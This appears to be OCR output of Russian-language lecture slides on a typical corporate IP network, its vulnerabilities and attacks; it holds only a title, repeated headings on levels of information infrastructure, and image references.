

Типовая корпоративная сеть, уязвимости и атаки

Типовая IP-сеть корпорации

Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




Уровни информационной инфраструктуры


Уровни информационной инфраструктуры




Уровни информационной инфраструктуры




